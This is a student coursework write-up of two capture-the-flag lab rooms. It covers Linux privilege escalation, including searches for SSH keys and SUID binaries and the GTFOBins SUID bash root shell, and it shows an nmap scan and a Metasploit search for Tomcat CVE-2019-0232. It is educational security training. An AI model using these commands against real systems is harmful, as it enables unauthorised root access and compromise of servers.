MULTIMEDIA UNIVERSITY

Faculty: Faculty of Computing & Informatics

Subject Code: PSP0201

Subject Name: MINI IT PROJECT

Section: TL7L

Assignment Name: Week 4 Tutorial Progress

Trimester: Trimester 3 2021/2022(T2120)

Lecturer: Mr Wong Ya Ping

STUDENT NAME	ID NUMBER
AZRYL SHAMIN BIN AZRIZAL	1211103145
TAN EASON	1211101844
JERRELL SU MING JIE	1211103690


Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

We started by reading a dossier of the directions of privilege escalation.


11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

From the dossier, we can conclude that type of privilege escalation involves using a user account to execute commands as an administrator is **vertical privilege escalation**.

Question 2


we gained a foothold into the server via www-data account and managed to pivot it to another account that can run sudo commands, as the account able to access sudo commands which data account aren't allowed to, we able to deduce that this is **vertical privilege escalation**.

Question 3


we gained a foothold into the server via www-data account and managed to pivot it to Sam the analyst's account. The privileges are almost similar. Thus, it is a **horizontal privilege escalation**.

Question 4

We can find a list of users who are a part of the sudo group in the **sudoers** file.



Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5


Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

To enumerate the key for SSH, we can use the linux command "**find / -name id_rsa 2> /dev/null**".

Question 6


At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):


If we have an executable file named find.sh that we just copied from another machine, in order to make it be able to execute, the command needed is "**chmod +x find.sh**".

Question 7

The target machine we gained a foothold into is able to run wget. The command we would use to host a http server using python3 on port 9999 is "python3 -m http.server 9999".


Question 8

We started by using SSH to log in to the machine IP.




```
┌──(kali㉿kali)-[~]
└─$ ssh cmnatic@10.10.223.17
The authenticity of host '10.10.223.17 (10.10.223.17)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.223.17' (ED25519) to the list of known hosts.
cmnatic@10.10.223.17's password: 
```

We then ran a command to enumerate the machine for executables that have the SUID permission set.




```
cmnatic@10.10.223.17's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jul 14 08:27:33 UTC 2022

  System load:  0.48               Processes:           99
  Usage of /:   26.8% of 14.70GB   Users logged in:     0
  Memory usage: 8%                 IP address for ens5: 10.10.223.17
  Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.


Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
```

We then using find to search the machine for executables with the SUID permission set:



```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
```

Based on the files we found, we are using GTFOBins to find out which file that can be abused.



GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.


It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

+suid

We then found out that the machine contains file named bash with SUID permissions and GTFOBins have a way on how to exploit it




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

By running the command given in GTFOBins, we then have access to the root and allowing us capturing the flag.



```
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4# █
```

Thought Process/Methodology:

We started by using SSH to log in to the machine IP. We then ran a command to enumerate the machine for executables that have the SUID permission set. We then using find to search the machine for executables with the SUID permission set. Based on the files we found, we are using GTFOBins to find out which file that can be abused. We then found out that the machine contains file named bash with SUID permissions and GTFOBins have a way on how to exploit it. By running the command given in GTFOBins, we then have access to the root and allowing us capturing the flag.


Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

When we got the IP address of the vulnerable machine, we were using the nmap on the IP in order to gain info about the system.



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.10.34.140
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 05:20 EDT
Nmap scan report for 10.10.34.140
Host is up (0.20s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds
```

As we noticed that there are a port for http-proxy, we immediately accessed it. And it leads to us finding out they are using Apache Tomcat **9.0.17**.



Apache Tomcat/9.0.17

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 9.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

`$CATALINA_HOME/RUNNING.txt`

Developers may be interested in:

Tomcat 9.0 Bug Database
Tomcat 9.0 JavaDocs
Tomcat 9.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).


tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Question 2

The CVE number for that version of Apache Tomcat is **CVE-2019-0232**.




CVE-ID	
CVE-2019-0232	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disable by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulftange's blog (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/).

Question 3


We able to gain the flag by exploiting the CVE.



```
 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROO
T\WEB-INF\cgi-bin

12/12/2020  03:23    <DIR>          .
12/12/2020  03:23    <DIR>          ..
19/11/2020  21:39               825 elfwhacker.bat
19/11/2020  22:06                27 flag1.txt
12/12/2020  03:23            73,802 YqkFa.exe
               3 File(s)         74,654 bytes
               2 Dir(s)  13,490,581,504 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```


Question 4

When exploiting we were searching the CVE.



```
Interact with a module by name or index. For example info 4461, use 4461 or use exploit/unix/http/xdebug_unauth_exec

msf6 > search CVE-2019-0232

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10    excellent  Yes    Apache Tomcat CGIServlet enabl
eCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlinearg
s

